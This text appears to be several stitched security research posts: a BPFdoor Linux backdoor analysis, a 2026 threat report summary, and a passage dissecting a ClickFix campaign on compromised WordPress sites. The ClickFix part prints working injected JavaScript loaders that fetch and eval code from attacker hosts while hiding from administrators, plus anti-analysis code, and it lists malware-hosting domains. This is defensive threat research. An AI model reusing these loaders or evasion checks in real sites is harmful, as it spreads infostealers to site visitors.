BPFdoor first came to broader public attention around 2021, when researchers uncovered a stealthy Linux backdoor used in long-running espionage campaigns targeting telecommunications and government networks. The BPFDoor source code reportedly leaked online in 2022, making the previously specialized Linux backdoor more accessible to other threat actors. Normally, BPF is used by tools like tcpdump or libpcap to capture specific network traffic, such as filtering for TCP port 443. It operates partly in kernel space, meaning it processes packets before they reach user-space applications.
BPFdoor abuses this capability. Rather than binding to a visible listening port, the implant installs a custom BPF filter inside the kernel that inspects incoming packets for a specific pattern, a predefined sequence of bytes often referred to as a “magic packet” or “magic byte.” If the pattern does not match, nothing happens. The traffic continues as normal. No open port or obvious process-accepting connections. But when the correct sequence is delivered to the correct destination port, the behavior changes instantly.
Figure 4: Overview of BPF and how early BPFdoor variants are operating
⠀
Imagine retrieving a parcel from a secure pickup locker. The locker sits quietly in public view, no alarms, no obvious signs of activity. It only opens when the correct code is entered.
BPFdoor behaves the same way.
The implant remains dormant inside the Linux kernel, passively inspecting network traffic. It does not advertise itself. It does not respond to scans. But when an operator sends the correct “code”, the specific magic byte sequence embedded in a crafted packet, the BPF filter recognizes the pattern and triggers the next stage.
Instead of opening a physical door, it spawns a bind shell or reverse shell. Importantly, this activation can occur without a traditional listening service ever being visible in netstat or ss. To a defender, the system appears clean; there is no persistent open port to detect.
Before we showcase this, something important to note is that BPFdoor operations consist of two distinct components: the implant and the controller.
The implant is the passive backdoor deployed on the compromised Linux system, where it installs a malicious BPF filter and silently inspects incoming traffic for a predefined “magic” packet. It does not continuously beacon or expose a listening port, making it extremely stealthy.
The controller, on the other hand, is operated by the attacker and is responsible for crafting and sending the specially formatted packets that activate the backdoor and establish a remote shell. While it can be run from attacker-controlled infrastructure such as compromised routers or external systems, the controller is also designed to operate within the victim’s environment itself. In this mode it can masquerade as legitimate system processes and trigger additional implants across internal hosts by sending activation packets or by opening a local listener to receive shell connections, effectively enabling controlled lateral movement between compromised systems. In essence, the implant acts as the hidden lock embedded within the system, while the controller functions as the key that can activate it. A deeper technical analysis of the controller architecture and its role in lateral movement will be covered in a forthcoming technical blog.
To demonstrate how these first backdoors work, we created the video below, in which we are running a BPFdoor made visible. Next, we send the magic packet and instructions to the IP address and port we are listening on. Then the BPFdoor opens up the “safe” and creates the tunnel. In the final part of the demo, we see that on our Netcat listener, we have a remote shell and can query the system.
⠀
Next, we will highlight how we started to hunt for BPFdoor.
Hunting for BPFdoor variants
Since we were aware of several BPFdoor attacks and samples circulating, we started hunting for more samples and developed internal tools to extract, compare, and detect early indicators of new features. One threat hunting angle Rapid7 Labs really loves to focus on is code similarity of samples. Code similarity of malware samples can result in clusters of samples with similar activity, but most importantly, also demonstrate outliers that are potential candidates for research since they do not share commodity with the other samples.
The BPFdoor samples we collected and hunted for are all Executable and Linkable Format (ELF) files, but we are aware of samples compiled for running on Solaris. ELF is the standard binary file format for executables, object code, shared libraries, and core dumps on Linux and Unix-like operating systems.For the ELF files, we wrote a custom tool for clustering ELF/BPFdoor. By extracting .text section byte code blocks, generating MinHash signatures, and completing a few other steps, it will then compute exact Jaccard similarity and export the resulting similarity graph for visual cluster analysis.
Figure 5: Code Similarity clustering of BPFdoor samples
⠀
In our visualization, we clearly observe certain clusters of BPFdoor, but also outliers and smaller clusters that were up for investigation. The thicker the line, the more similar the code is to the samples it is attached to. By creating a feature comparison/extraction tool, we started to discover interesting features in the samples, which led us to a new controller discovery and security bypass feature. For example, we discovered a variant we dubbed “F” that uses a 26 BPF instruction filter with new magic packets.
Although it was previously reported that some samples support the Stream Control Transmission Protocol (SCTP), there is a tendency to read over it and not put it into the right context of what the consequences are. SCTP is not typical enterprise traffic; it underpins Public Switch Telephone Network (PSTN) signaling and real-time communication between core 4G and 5G network elements. By configuring BPF filters to inspect SCTP traffic directly, operators are no longer just maintaining server access, they are embedding themselves into the signaling plane of the telecom network. This is a fundamentally different level of positioning. Instead of sitting at the IT perimeter, the implant resides adjacent to the mechanisms that route calls, authenticate devices, and manage subscriber mobility.
Figure 6: Example of SCTP route extracted from the BPF code
⠀
Access to SCTP traffic opens powerful intelligence collection opportunities. In legacy and transitional environments, improperly secured signaling can expose SMS message contents, IMSI identifiers, and source/destination metadata. By observing or manipulating traffic over SCTP commands such as ProvideSubscriberLocation or UpdateLocation, an adversary can track a device’s real-world movement. In 5G environments, traffic over SCTP carries registration requests and Subscription Concealed Identifiers (SUCI), allowing identity probing at scale. At this point, the compromise is no longer about server persistence; it becomes population-level visibility into subscriber behavior and location. Translated, you could track individuals of interest.
Interesting observations
The bare-metal to telecom equipment link
During the code investigations, we discovered that some BPFdoor samples are using code to mimic the bare-metal infrastructure, particularly enterprise-grade hardware platforms commonly deployed in telecom environments. By masquerading as legitimate system services that run only on bare metal, the implant blends into operational noise. This is especially relevant in environments leveraging HPE ProLiant and similar high-performance compute systems used for 5G core and edge deployments.
Figure 7: Example of code mimicking HP Proliant servers
⠀
In the above screenshot of one of the BPFdoor samples, we observed the processname “hpaslimited”.
By mimicking legitimate service names and process behavior of HPE ProLiant servers, attackers ensure the implant appears native to the hardware environment, a tactic that significantly complicates detection. Several of these service names have been observed in BPFdoor samples, but this name stood out. The hpasmlited.pid creates process threads, and mimics daemon-style behavior consistent with hardware monitoring services. The real hpasmlited process belongs to HPE’s Agentless Management Service, which runs on bare-metal ProLiant servers to expose hardware telemetry and system health data.
By adopting this name and writing a corresponding PID file, the malware blends into expected operational noise on telecom-grade ProLiant infrastructure. Of course this is not accidental naming, it demonstrates environment awareness and targeting intent. The operators appear to know they are running on physical HPE hardware commonly deployed in 4G/5G core and edge systems. By impersonating a trusted hardware management daemon that administrators expect to see, the implant reduces suspicion during forensic review while embedding itself directly into the physical backbone layer of telecom infrastructure. This tactic reflects a broader strategy: hide not just in Linux, but in the hardware identity of the telecom environment itself.
Mimicking containers
A second strategy involves spoofing core containerization components. Critical 5G core components such as the Access and Mobility Management Function (AMF), Session Management Function (SMF), and User Data Management (UDM) run as cloud native network functions inside Kubernetes pods. The following code excerpt demonstrates that the implant is aware of it.
Figure 8: Code showing the mimicking of container/docker service
⠀
Docker Daemon (/usr/bin/dockerd) and containerd: The malware is executed with root privileges and adopts the exact command-line arguments of a legitimate Docker daemon (e.g., -H fd:// –containerd=/run/containerd/containerd.sock).
Recap for a moment
Up to this point, what we’ve described in our technical analysis has, more or less, been publicly available information; however, these pieces have not been assembled in a way that provides the context Rapid7 Labs has discovered through its in-depth investigation. Therefore, before we deep dive into some of the new technical findings that completes the picture of what is truly happening here, let’s pause for a moment to sync up on what we’ve just described.
So far, our findings illustrate that BPFdoor is far more than a stealthy Linux backdoor. The kernel-level packet filtering, passive activation through magic packets, masquerading as legitimate hardware management services, awareness of container runtimes, and the ability to monitor telecom-native protocols such as SCTP, point to a tool designed for deep infrastructure positioning. Rather than targeting individual servers, the operators appear to focus on the underlying platforms that power modern telecommunications networks: bare-metal systems running telecom workloads, cloud-native Kubernetes environments hosting Containerized Network Functions, and the signaling protocols that coordinate subscriber identity, mobility, and communication flows. In this context, BPFdoor functions as an access layer embedded within the telecom backbone, providing long-term, low-noise visibility into critical network operations.
What Rapid7 found in newer BPFdoor variants
The following sections provide a high-level overview of several newly observed capabilities and behavioral patterns in recent BPFdoor samples. While these findings highlight important technical developments, this blog intentionally focuses on the architectural implications and operational context rather than a full reverse-engineering deep dive. Detailed technical analyses, including code-level breakdowns, will be published in upcoming research posts.
During our investigation, we identified a previously undocumented variant of BPFdoor that introduces several architectural changes designed to improve stealth and survivability in modern enterprise and telecom environments. We will highlight these features and illustrate how the malware continues to evolve beyond the earlier “magic packet” activation model.
Network-level invisibility: The BPF trapdoor
As we described before, the early BPFdoor installed a Berkeley Packet Filter inside the Linux kernel that inspected incoming network traffic. When a specially crafted “magic packet” containing a predefined byte sequence arrived at the correct port, the backdoor would activate and spawn a shell. Because the system never actually opened a port, tools such as netstat, ss, or nmap saw nothing unusual.
The newly observed variant evolves this concept. Instead of relying on a simple magic packet that could potentially be detected by intrusion detection signatures, the trigger is now embedded within seemingly legitimate HTTPS traffic. The attacker sends a carefully crafted request that travels through standard network infrastructure such as reverse proxies, load balancers, or web application firewalls. Once the traffic reaches the compromised host and is decrypted as part of normal SSL termination, the hidden command sequence can be extracted and used to activate the backdoor. In essence, in our previously mentioned analogy explaining the magic packet mechanism, the safe still requires a code, but now the code is concealed inside normal, encrypted web traffic, allowing it to pass through modern security controls before unlocking the trapdoor.
Figure 9: Overview of how the new sample communicates
Layer 7 camouflage and the “magic ruler”
To remain reliable across proxy layers, the attackers introduced a clever parsing mechanism. HTTP proxies often modify headers by inserting additional fields such as client IP addresses, timestamps, or routing metadata. These changes can shift the position of data within the request and break traditional signature-based triggers. To solve this problem, the attackers designed a mathematical padding scheme that ensures a specific marker, in the observed samples the string “9999”, always appears at a fixed byte offset within the request.
This is where the 26-byte or 40-byte “magic ruler” comes into play. Rather than parsing the entire HTTP header, which can vary depending on proxy behavior, the malware treats the request body as a predictable coordinate space. By carefully padding the HTTP request with filler bytes, the attacker ensures that the marker always lands exactly at the 26th byte offset of the inspected data structure. The implant simply checks this fixed position; if the marker appears at that byte location, it interprets the surrounding data as the activation command.
Because the header itself can fluctuate while the padded payload remains predictable, the malware does not need to understand or parse the full HTTP structure. Instead, it relies on this fixed “measurement point”, effectively using the 26-byte offset as a ruler inside the packet. This technique allows the trigger to survive proxy rewriting and header injection while still remaining hidden inside otherwise normal HTTPS traffic. The 26-byte rule is used in case of a socket creation with the “SOCK_DGRAM” flags, but in case of a “SOCK_RAW” flag, it will use a 40-byte ruler.
In practice, this turns the messy, variable HTTP protocol into something the malware can treat like a fixed coordinate system, enabling what could be described as dynamic Layer-7 camouflage, a surprisingly simple but effective technique for hiding command triggers inside legitimate encrypted web traffic.
The RC4-MD5 paradox
Another interesting feature of the new controller is its continued use of the legacy RC4-MD5 encryption routine. While this combination is considered deprecated in modern cryptographic standards, it still appears in several malware samples. In this case, the RC4-MD5 implementation is not part of TLS, but rather a lightweight encryption layer applied to the interactive command-and-control channel after the backdoor is activated. RC4 provides extremely fast stream encryption suitable for interactive shells, introducing minimal latency during command execution. In addition, the use of older or non-standard encryption routines can sometimes confuse inspection systems, particularly when traffic does not follow typical protocol expectations. Finally, reuse of older cryptographic modules often reflects code lineage and operational efficiency, adversaries frequently recycle proven components across campaigns. In this case, code comparison revealed similarities with routines that have circulated in Chinese-nexus malware families such as RedXOR and PWNIX for several years.
ICMP control channel: “phone home”
While earlier BPFdoor variants focused primarily on covert activation, the new sample also introduces a lightweight communication mechanism built around Internet Control Message Protocol (ICMP). The code excerpt shows the malware preparing an ICMP payload and inserting a specific value “0xFFFFFFFF” into a field before transmitting the packet using a dedicated routine (send_ICMP_data). At first glance this appears trivial, but the logic reveals something more interesting: The ICMP packet is not just a signal back to the operator, it is also used as a control mechanism between compromised systems.
Figure 10: ICMP Tunneling
⠀
In this model, ICMP functions as a minimal command channel between infected hosts. One compromised server can forward specially crafted ICMP packets to another, effectively passing along execution instructions without requiring traditional command-and-control traffic. The key marker in this mechanism is the value 0xFFFFFFFF (signed as -1), which acts as a destination signal embedded inside the packet structure. When a receiving host detects this value, it interprets the packet as a terminal instruction rather than something to be forwarded further.
In practical terms, Server A is telling Server B: “You are the final destination.” Instead of relaying the signal onward, the receiving system executes the next stage, typically triggering the reverse shell or command handler. This simple signaling mechanism allows the operators to control how far a command propagates through compromised infrastructure without introducing additional protocol complexity.
What makes this mechanism notable is its simplicity. Rather than expanding the structure of the activation packet or introducing additional fields, the attackers reuse an existing value within the packet structure to signal the end of the chain. By setting this field to 0xFFFFFFFF, they effectively create a “do not forward” flag inside their communication channel. This allows them to manage hop behavior across compromised nodes while keeping the packet format compact and consistent.
Key takeaways
Taken together, the newly observed capabilities demonstrate how BPFdoor has evolved beyond a stealth backdoor into a layered access framework. The updated variant combines encrypted HTTPS triggers, proxy-aware command delivery, application-layer camouflage techniques, ICMP-based control signals, and kernel-level packet filtering to bypass multiple layers of modern network defenses. Each technique targets a different security boundary, from TLS inspection at the edge, to IDS detection in transit, and endpoint monitoring on the host, illustrating a deliberate effort to operate across the full defensive stack.
Kernel-level backdoors are redefining stealth. Tools like BPFdoor operate below traditional visibility layers, abusing Berkeley Packet Filter mechanisms to create network listeners that do not expose ports, processes, or conventional command-and-control indicators.
Telecommunications infrastructure is a prime espionage target. Modern 4G and 5G networks rely on complex stacks of signaling systems, Containerized Network Functions, and high-performance infrastructure. Access to these environments can enable long-term intelligence collection, subscriber monitoring, and deep visibility into national communications infrastructure.
Security controls can be turned into delivery mechanisms. In the latest BPFdoor variant, attackers weaponize normal security workflows. Traffic that passes through TLS termination and deep packet inspection can deliver malicious commands once it reaches the decrypted internal zone.
BPF-based implants are likely the beginning of a larger trend. BPFdoor and new eBPF malware families like Symbiote demonstrate how kernel packet filtering can be abused for stealth persistence. As defenders improve visibility at higher layers, adversaries are increasingly shifting implants deeper into the operating system.
How defenders can detect BPFdoor activity
Detecting these threats requires shifting visibility deeper into the operating system and network stack, focusing on indicators such as unusual raw socket usage, anomalous packet filtering behavior, and unexpected service masquerading on critical infrastructure hosts.
To support defenders in identifying potential BPFdoor activity, we developed a scanning script designed to detect both previously documented variants and the newer samples discussed in this research. The script focuses on identifying indicators associated with the stealth activation mechanism, kernel-level packet filtering behavior, and process masquerading techniques used by BPFdoor implants. By combining checks for known artifacts and behavioral patterns, the scanner helps security teams quickly assess whether systems may be impacted.
We are making this tool available to the community to assist organizations in proactively identifying potential compromises. The scanner can be used across Linux environments to search for artifacts linked to BPFdoor activity, including indicators observed in both historical samples and the latest variant analyzed during this research. Our goal is to help defenders rapidly validate exposure and begin incident response investigations where necessary.
In the video below, Rapid7 Labs demonstrates how our detection script would be run within the system of an infected victim organization. The video starts with the right window, showing that the BPFdoor backdoor is running and the particular services that relate are highlighted. Then, in the bottom left screen, the BPFdoor is activated by sending the right packet sequence and password, whereby a remote control shell is established. The attacker is running some commands on the victim machine and shows it can execute remote commands. Finally, in the top window, we run our developed detection script that will show the detected processes, and the alerts are showcased.
⠀
⠀
Indicators of compromise (IOCs)
The IOCs we discovered during our investigation surrounding the new controller, as well as samples and other relevant data, can be found on our Rapid7 Labs Github page.
In 2025, high-impact vulnerabilities weren’t quietly accumulating risk. They were operationalized, and often within days.
Today, Rapid7 Labs released the 2026 Global Threat Landscape Report, an in-depth analysis of how attacker behavior is evolving across vulnerability exploitation, ransomware operations, identity abuse, and AI-driven tradecraft. The data shows a clear pattern: exposure is being identified and weaponized faster than most organizations are set up to defend.
From disclosure to exploitation in days, not weeks
In 2025, confirmed exploitation of newly disclosed CVSS 7–10 vulnerabilities increased 105% year over year, rising from 71 to 146. The median time from publication to inclusion in CISA’s Known Exploited Vulnerabilities list fell from 8.5 days to 5.0 days.
At the same time, the number of high-probability vulnerabilities that remained unexploited dropped sharply. The buffer that once allowed teams to triage and schedule remediation is shrinking to the point where some severe flaws were seen to have been exploited almost immediately.
The broader trend is unmistakable: vulnerability management programs built around reactive remediation cycles are struggling to keep pace with adversaries operating at machine speed.
Cybercrime as a structured market
Cybercrime in 2025 no longer resembles chaotic hacking. It resembles platform capitalism.
The report highlights how the underground economy now mirrors legitimate SaaS ecosystems. Initial Access Brokers obtain and validate network footholds. Ransomware operators focus on encryption and extortion. Infostealer operators sell subscription-style access to fresh credential logs.
This specialization lowers barriers to entry and increases scale creating a supply chain in which access is acquired, packaged, priced, and sold to anyone who wants it.
Ransomware is a good example of this business maturity. It was present in 42% of Rapid7 MDR investigations in 2025 with leak posts increasing 46.4% year over year, and the number of active groups growing from 102 to 140. That kind of growth is anything but random or coincidental: it is an indication of systemic changes to the ransomware ecosystem indicating growing sophistication, specialization, and, ultimately, risk.
Logging in, not breaking in
Authentication-based attacks remain incredibly common as the lack of consistency across organizations can lead to easy exploitation. Valid accounts without multi-factor authentication (MFA) were responsible for 43.9% of incidents over that year. Rather than forcing their way past defenses, attackers increasingly authenticate with stolen credentials, hijacked sessions, or abused tokens. This is where the increase in AI-driven attacks is particularly acute with the benefits generative AI can play in improving the maturity and sophistication of social engineering attacks.
As enterprises extend trust across cloud platforms, SaaS ecosystems, APIs, and remote work environments, authentication systems have become the backbone of operational control. This represents a structural shift with the control layer of cyber risk moving away from network perimeters toward authentication flows.
Attacks are using reliable vectors, just at alarming speeds
One hallmark of the attack landscape in 2025 was the use of tried and true attack vectors rather than novel exploits and zero-day vulnerabilities. CVE disclosures continued to climb last year, but confirmed exploitation clustered around dependable weakness types like deserialization, authentication bypass, and memory corruption vulnerabilities.
Attackers are targeting flaws that enable pre-authentication access, repeatable execution, and rapid data theft. They are not, necessarily, chasing every vulnerability. Just the ones they deem reliable. This pattern reinforces a key theme of the report: exploitability and context matter more than raw volume.
AI as an accelerant
AI is serving as a force multiplier and an expanding attack surface at the same time.
Generative AI is accelerating established attack methods by reducing the time, skill, and coordination previously required to execute them at scale. Rather than introducing entirely new categories of exploitation, threat actors are integrating AI into existing workflows to industrialize phishing, automate reconnaissance, and refine malicious scripts with greater speed and precision.
AI-assisted phishing campaigns were more polished and tailored to specific industries or executive roles, reflecting a measurable improvement in personalization and believability. They accelerated open-source intelligence collection to create details from fragmented data. AI was used to troubleshoot malware development in near real time, effectively compressing the cycle between initial research and malware deployment. The result is not radical technical innovation, but efficiency, speed, and fewer missed opportunities.
Meanwhile, AI platforms themselves are emerging as targets with model servers, orchestration frameworks, and token-based integrations, inheriting familiar weaknesses such as unsafe deserialization and weak authentication. As organizations operationalize AI quickly, governance gaps create new high-impact pathways to risk.
The geography of attacks
When it comes to targeted regions, no area of the globe represents a better convergence of exposure and financial opportunity than North America. Organizations on this continent accounted for 82.04% of observed incidents, with the United States representing roughly 70% of leak posts on ransomware leak sites. Manufacturing, business services, and retail were among the most targeted industries as these sectors often combine operational dependence, sensitive data, and financial leverage making them fat targets for attackers looking for reliability not only in their attack vectors, but in gains available from their chosen targets.
Across criminal and state-aligned activity, attackers are converging on identity systems, edge infrastructure, collaboration platforms, and cloud control planes where trust, scale, and business continuity intersect.
What this means for security leaders
There is a sobering reality in this year’s data: the underlying weaknesses remain familiar. Weak credentials. Social engineering. Exposed services. Unpatched edge infrastructure.
What has changed is the speed.
Security programs can no longer rely on moving slightly faster than attackers. The model must shift toward reducing exposure before it is operationalized.
That means:
Continuous exposure visibility with contextual prioritization
Strong MFA enforcement and hardened identity controls
Protected and monitored edge infrastructure
Governance around AI systems and integrations
AI-enabled security workflows capable of matching attacker velocity
The organizations that maintain clear, continuous insight into their exposure – and reduce it before it is monetized – will be best positioned to manage risk in this accelerated cycle.
The question is no longer whether exposure exists. It is whether you can reduce it before attackers capitalize on it.
Rapid7 Labs has identified and analyzed an ongoing, widespread compromise of legitimate, potentially highly trusted WordPress websites, misused by an unidentified threat actor to inject a ClickFix implant impersonating a Cloudflare human verification challenge (CAPTCHA). The lure is designed to infect visitors with a multi-stage malware chain that ultimately steals and exfiltrates credentials and digital wallets from Windows systems. The stolen credentials can subsequently be used for financial theft or to conduct further, more targeted attacks against organizations.
The campaign we have analyzed has been active in this exact form since December 2025, although some of the infrastructure (e.g., domain names) date back to July/August 2025. At time of publication, we have identified more than 250 distinct infected websites spanning at least 12 countries: Australia, Brazil, Canada, Czechia, Germany, India, Israel, Singapore, Slovakia, Switzerland, the UK, and the US.
The infected websites include regional news outlets, local business websites, and in one case even a United States Senate candidate’s official webpage (we have notified US authorities about this finding, so that they can confirm the compromise has been remediated). This legitimacy, together with the convincing appearance of the fake Cloudflare CAPTCHA lure, makes this threat dangerous for organizations and individuals alike. It also highlights the importance of staying vigilant online at all times, not only when browsing untrustworthy sites. While the threat actor doesn’t employ particular stealth at the present time, the malware chain is executed almost entirely in memory and in the context of inconspicuous Windows processes, making traditional file-based detection ineffective.
In this blog, we provide an in-depth technical analysis of the complete infection chain, from the first compromised website load, through obfuscated JavaScript, several PowerShell stagers and in-memory shellcode loaders, to several final infostealer payloads observed within the last month: An evolved variant of Vidar stealer, an unnamed .NET stealer we are calling Impure Stealer, and a new C++ stealer, which we believe to be specific to this campaign, and which has been dubbed VodkaStealer. Furthermore, we publish an extensive list of IoCs and YARA detection rules, as well as various resources for unpacking the loader shellcode and algorithms to decrypt stealer configurations, so that defenders can stay ahead of this threat.
Besides the IoCs and detection rules published here, customers with access to Rapid7’s Intelligence Hub will continue to receive the newest intelligence regarding this campaign, as well as individual infostealer families, including (but not limited to) Vidar and Impure Stealer.⠀
Figure 1: Overview of the attack chain
First sight: Tracing the infection chain
Our investigation started following an incident handled by Rapid7’s MDR team on January 23rd, 2026. The initial alert indicated the following command being executed on the user’s machine.⠀
Rapid7 acquired the user browser history and observed that the user previously navigated to the url hxxps[://]phatapunjab[.]pk/new-pta-tax-for-used-iphone-15-series/ after doing a google search for a related query. At the time, Rapid7 analysts noted that the domain phatapunjab[.]pk was created only a month ago, and so this incident seemed like a classic case of a malicious website poisoning SEO to attract visitors and infect them with malware using ClickFix techniques.
We retrieved and analyzed the next-stage PowerShell script from 178.16.53[.]70. Its purpose was to download a shellcode blob (named cptch.bin) from yet another remote server, 94.154.35[.]115, and execute it utilizing the VirtualAlloc and CreateThread Windows APIs — a standard process injection technique designed to execute malware in memory without touching the disk. The shellcode unpacked a loader that would download yet another shellcode blob from the same server (this time named cptchbuild.bin) and execute it injected into a native svchost.exe process. The final payload embedded in the second shellcode blob turned out to be a Vidar stealer sample, which we’ll discuss later in this blog.
Figure 2: PowerShell stager executing remote shellcode in memory
On February 3rd, an almost identical case was handled by Rapid7 in another customer’s environment. Just like in the previous case, a PowerShell command was executed and shellcode was downloaded from hxxp[://]94.154.35[.]115/user_profiles_photo/cptch.bin; however, this time, the final payload was different. Instead of Vidar, a .NET stealer was encrypted in the second shellcode blob.
This time, the MDR team identified the ClickFix infection source as website missionloans[.]com, which is a significantly more established domain name and seems to belong to a legitimate US company.
Figure 3: Fake Cloudflare CAPTCHA shown on missionloans[.]com
⠀
Around the same time, malware analyst @ShadowOpCode on X (fka Twitter) reported a similar case, where a Swiss website wepro[.]ch was compromised and followed the exact same Vidar chain we’ve described above, and on February 17th, X user @James_inthe_box shared intelligence on a similar infection in www[.]mrfpaint[.]com.
Figure 4: Fake Cloudflare CAPTCHA shown on www[.]mrfpaint[.]com in a sandbox environment
⠀
Noticing the similar pattern in all of these cases, which suggested the ClickFix infections originated from compromised legitimate websites, we wanted to research the mechanism behind the compromise and hunt for more compromised sites and the malicious scripts they load.
Technical analysis: Dissecting the infection mechanism
Because none of the previously reported websites presented the ClickFix payload anymore at the time of our analysis, we opted to hunt for compromised sites by pivoting from domains hosting the ClickFix implant, which all resolved to the same IP address (94.154.35[.]152). We queried related URLs and noticed that many of them included a query parameter hinting at a possible referrer, or a compromised website loading the malicious content.
At that point, none of the referring websites seemed to be infected (or actively being used by the attacker) anymore, either. However, using public data from urlscan.io and the search query: date:>now-30d AND domain:(gorscts[.]shop OR greecpt[.]shop OR captiort[.]shop OR captioz[.]shop OR namzcp[.]org OR beta-charts[.]org OR captoolsz[.]com OR capztoolz[.]com OR surveygifts[.]org OR captolls[.]com OR captiorweb[.]com OR captioto[.]com OR cptoptious[.]com), we were able to find past scans of compromised websites contacting one of the known ClickFix domains and inspect the HTTP responses.
We determined that compromised websites included many potentially high-trust websites, as noted above. One striking thing all of these websites had in common was the use of the WordPress content management system (CMS), and in particular, nearly all of the websites publicly exposed an admin login panel. We checked a selection of these websites for known-vulnerable plugins or versions of WordPress itself, but no obvious common pattern was identified.
One such scan we found was of an Australian online pharmacy website (hxxps[://]medsnsw[.]com/product/buy-xanax-alprazolam-australia/, urlscan.io scan). The recorded HTML response included the following script:
if(!window.__performance_optimizer_v6){
    window.__performance_optimizer_v6=true;
	if(!/wordpress_logged_in_/.test(document.cookie)){
		var perfEndpoints=["aHR0cHM6Ly9nb3ZlYW5ycy5vcmcvanNyZXBvP3JuZD0=","aHR0cHM6Ly9nZXRhbGliLm9yZy9qc3JlcG8\/cm5kPQ==","aHR0cHM6Ly9nb3ZlYXJhbGkub3JnL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9saWdvdmVyYS5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9hbGlhbnplZy5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly96dGRhbGl3ZWIuc2hvcC9qc3JlcG8\/cm5kPQ=="];
		function loadPerformanceScript(endpointIndex){
			if(endpointIndex>=perfEndpoints.length)return;
			try{
				var endpointUrl=atob(perfEndpoints[endpointIndex])+Math.random();
				var performanceXHR=new XMLHttpRequest();
                performanceXHR.open("GET",endpointUrl,false);
                performanceXHR.send();
				if(performanceXHR.status==200){
					var optimizerScript=document.createElement("script");
                    optimizerScript.text=performanceXHR.responseText;
                    document.head.appendChild(optimizerScript)
                }else{
                    loadPerformanceScript(endpointIndex+1)
                }
            }catch(e){
                loadPerformanceScript(endpointIndex+1)
            }
        }
        loadPerformanceScript(0)
    }
}
Figure 5: A malicious loader script included in the medsnsw[.]com website HTML
Masquerading as a performance optimization script, the actual purpose of the code above was to find and inject the first live script from a hardcoded set of remote locations, encoded in Base64. This would only be done when the string wordpress_logged_in_ was not found in the website’s (non-HTTP-only) cookies, hinting at an intent to hide this snippet from site administrators and editors.
Figure 6: Decoded list of JavaScript source locations ⠀
Consistent with this, the next request recorded in the scan fetched a script from goveanrs[.]org (urlscan response), which we analysed to understand how the ClickFix content was injected into the website and how we could potentially identify more compromised websites.
Continuing the hunt, we’ve also identified an alternative way of loading the ClickFix JavaScript: In these cases, the script was hosted directly on the compromised WordPress instance and was retrieved by fetching /wp-admin/admin-ajax.php?action=ajjs_run.
(function(){
	if (window.__AJJS_LOADED__) return;
    window.__AJJS_LOADED__ = false;

	function runAJJS() {
		if (window.__AJJS_LOADED__) return;
        window.__AJJS_LOADED__ = true;

		const cookies = document.cookie;
		const userAgent = navigator.userAgent;
		const referrer = document.referrer;
		const currentUrl = window.location.href;

		if (/wordpress_logged_in_|wp-settings-|wp-saving-|wp-postpass_/.test(cookies)) return;

		if (/iframeShown=true/.test(cookies)) return;

		if (/bot|crawl|slurp|spider|baidu|ahrefs|mj12bot|semrush|facebookexternalhit|facebot|ia_archiver|yandex|phantomjs|curl|wget|python|java/i.test(userAgent)) return;

		if (referrer.indexOf('/wp-json') !== -1 ||
            referrer.indexOf('/wp-admin') !== -1 ||
            referrer.indexOf('wp-sitemap') !== -1 ||
            referrer.indexOf('robots') !== -1 ||
            referrer.indexOf('.xml') !== -1) return;

		if (/wp-login\.php|wp-cron\.php|xmlrpc\.php|wp-admin|wp-includes|wp-content|\?feed=|\/feed|wp-json|\?wc-ajax|\.css|\.js|\.ico|\.png|\.gif|\.bmp|\.jpe?g|\.tiff|\.mp[34g]|\.wmv|\.zip|\.rar|\.exe|\.pdf|\.txt|sitemap.*\.xml|robots\.txt/i.test(currentUrl)) return;

        fetch('hxxps[://]dakarailarriett[.]com/wp-admin/admin-ajax.php?action=ajjs_run')
        .then(resp => resp.text())
        .then(jsCode => {
			try { eval(jsCode); } catch(e) { console.error('Cache optimize error', e); }
        });
    }

	if (document.readyState === 'loading') {
        document.addEventListener('DOMContentLoaded', runAJJS);
    } else {
        runAJJS();
    }
})();
Figure 7: Alternative way of loading ClickFix script observed on dakarailarriett[.]com
This variant is interesting in that it attempts to more robustly evade administrative scrutiny by explicitly checking the document referrer, the window location (URL), as well as multiple WordPress-related cookies, checking signs not only of administrative access, but also automatic crawlers or other artifacts indicating the website is being loaded by an undesirable victim. In these cases, no AJAX request to admin-ajax.php is issued.
Lastly, we have seen several cases where the ClickFix injector script was directly pasted into the website source.
ClickFix loader JavaScript analysis
The obfuscated JavaScript returned by the AJAX endpoint or the dedicated host server aims to make analysis difficult by outlining and encrypting strings and constants, utilizing niche JavaScript mechanics, synthesizing opaque predicates and dead code, and employing clever tricks to detect and thwart analysis.
After an initial auto-deobfuscation pass using the tool available at https://obf-io.deobfuscate.io/, the high-level control flow of the script can be identified rather easily. It’s apparent that the file was transformed using a commonly used obfuscator, which creates a global encrypted string array that is first rotated and shuffled and then accessed from across the script to access and decode strings just in time. During the initial transformation, a sneaky anti-analysis check is performed that enters an infinite loop in case the script is not running in its original form. In our sample (see the IoCs section), _0x4927 is the function that returns this global string array and _0x288c is the function decoding the strings and containing the anti-analysis check.
Figure 8: Code listing illustrating the global string array idiom
The anti-analysis check makes use of a clever assumption: While the script is deployed obfuscated and minified, analysts will presumably first transform it into a more readable representation before evaluating chunks of it. The anti-analysis check consists of testing the string representation of a previously defined dummy function against a regex. In JavaScript, the string representation of a non-native function (i.e. the string returned by the toString method called on the function object) is the verbatim definition of the function, including any whitespace, comments, etc. In this case, the code specifically checks if the function was defined with any whitespace after the opening curly brace — in effect, function(){return ‘newState’;} will pass the check, but function() { return ‘newState’; } will not.
function _0x288c(index, _4_chars) {
	/* ... (Actual decoding logic, not important.) */

    // The KLCBjr attribute of _0x288c is set when the anti-analysis
    // check has been passed -> the 'if' body is executed only the first time.
	if (_0x288c.KLCBjr === undefined) {
		const AntiDebug = function (ref_to_0x288c_function) {
			this.ref_to_0x288c_function = ref_to_0x288c_function;
			this.yyIdzW = [1, 0, 0];
			this.regexTestedFunction = function () {
				return 'newState';
            };
        };
        AntiDebug.prototype.testFunctionRepr = function () {
			const regex = new RegExp("\\w+ *\\(\\) *{\\w+ *['|\"].+['|\"];? *}");
			const test_result = regex.test(this.regexTestedFunction.toString()) ? --this.yyIdzW[1] : --this.yyIdzW[0];
			return this.enterInfiniteLoopIfFalse(test_result);
        };
        AntiDebug.prototype.enterInfiniteLoopIfFalse = function (zero_or_one) {
			if (!Boolean(~zero_or_one)) {
				return zero_or_one;
            }
			return this.infiniteLoop(this.ref_to_0x288c_function);
        };
